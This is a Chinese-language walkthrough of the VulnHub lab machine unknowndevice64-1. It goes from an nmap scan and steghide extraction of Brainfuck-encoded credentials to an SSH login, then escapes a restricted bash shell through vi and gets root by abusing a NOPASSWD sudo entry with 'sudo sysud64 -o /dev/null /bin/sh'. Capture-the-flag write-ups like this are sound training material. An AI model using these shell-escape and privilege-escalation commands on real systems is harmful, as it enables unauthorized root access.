unknowndevice64-1

靶机信息

靶机名称：unknowndevice64-1

下载地址：https://download.vulnhub.com/unknowndevice64/unknowndevice64-V1.0.ova

操作系统：linux

渗透目标：获取 root 权限，取得一个 flag

信息搜集

主机信息：

主机检测：

nmap -sn 192.168.1.1/24　　获得主机 IP　$rhost

查看目标主机开启服务和端口：


nmap -p 1-65535 -sV $rhost

```
┌──(root㉿kali)-[~]
└─# nmap -p 1-65535 -sV 192.168.1.177
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-06 03:53 EDT
Nmap scan report for unknowndevice64_v1.lan (192.168.1.177)
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
1337/tcp  open  ssh     OpenSSH 7.7 (protocol 2.0)
31337/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
MAC Address: 08:00:27:5E:1A:92 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.69 seconds
```

HTTP 信息搜集:

浏览器访问：　$rhost:31337



源码推测：

view-source:http://$rhost:31337

看到可疑注释：<!-- key_is_h1dd3n.jpg -->

wget　http://$rhost:31337/key_is_h1dd3n.jpg　获取图片

隐写试图破解：

查看 EXIF 信息：

```
root@kali:~/Downloads/unknowndevice64# exif key_is_h1dd3n.jpg
Corrupt data
The data provided does not follow the specification.
ExifLoader: The data supplied does not seem to contain EXIF data.
```

查看是否有附加数据：

```
root@kali:~/Downloads/unknowndevice64# binwalk key_is_h1dd3n.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
```

steghide 的隐写工具，尝试用此隐写工具提取数据：

```
root@kali:~/Downloads/unknowndevice64# steghide --extract -sf key_is_h1dd3n.jpg
Enter passphrase:
wrote extracted data to "h1dd3n.txt".
root@kali:~/Downloads/unknowndevice64# cat h1dd3n.txt
++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>>++++++++++++++++++.------------------
.<----------------.---.++++++.----------.>----------------------.<<+++.++.>+++++.-
-.++++++++++++.>++++++++++++++++++++++++++++++++++++++++.-----------------.
```

需要输入密码，凭直觉输入密码“h1dd3n”，密码正确，提取出了奇怪的字符串：

```
      ++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>>++++++++++++++++++.------------------.<----------------.---.++++++.----------.>----

----------------------.<<+++.++.>+++++.---.++++++++++++.>++++++++++++++++++++++++++++++++++++++++.-----------------.
```

http://www.hiencode.com/brain.html 或 https://copy.sh/brainfuck/

在线解出来的用户名密码：ud64:1M!#64@ud

ssh 登陆：

登陆靶机：ssh ud64@$rhost –p 1337

```
ud64@unknowndevice64_v1:~$ ls
-rbash: /bin/ls: restricted: cannot specify `/' in command names
```

尝试各种命令都被禁止了，竟然是 rbash 的 shell

按两次 tab 键，显示目前用户可执行的命令

```
ud64@unknowndevice64_v1:~$
!           builtin     date        esac        function    let         read        test        unalias
./          caller      declare     eval        getopts     local       readarray   then        unset
:           case        dirs        exec        hash        logout      readonly    time        until
[           cd          disown      exit        help        ls          return      times       vi
[[          command     do          export      history     mapfile     select      trap        wait
]]          compgen     done        false       id          mc          set         true        while
alias       complete    echo        fc          if          popd        shift       type        whoami
bg          compopt     elif        fg          in          printf      shopt       typeset     {
bind        continue    else        fi          jobs        pushd       source      ulimit      }
break       coproc      enable      for         kill        pwd         suspend     umask
ud64@unknowndevice64_v1:~$
```

绕过 rbash 提权：

如果发现 vi 和 export 命令可以使用

export 命令用于设置或显示环境变量，在 shell 中执行程序时，shell 会提供一组环境变量，export 可新增，修改或删除环境变量

在 vi 编辑器中，输入 ：!/bin/bash

export SHELL=/bin/bash:$SHELL

export PATH=/usr/bin:$PATH

使用 sudo –l 命令查看可执行权限：

```
Try 'sysud64 -h' for more information.
bash-4.4$ sudo -l
User ud64 may run the following commands on unknowndevice64_v1:
    (ALL) NOPASSWD: /usr/bin/sysud64
bash-4.4$
```

发现可以无密码登录 sysud64， 尝试将 root 用户的 shell 导出到该用户下

sudo sysud64 –o /dev/null /bin/sh

whoami,查看当前用户权限为 root

```
sh-4.4# pwd
/root
sh-4.4# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Videos  flag.txt
sh-4.4# cat flag.txt
```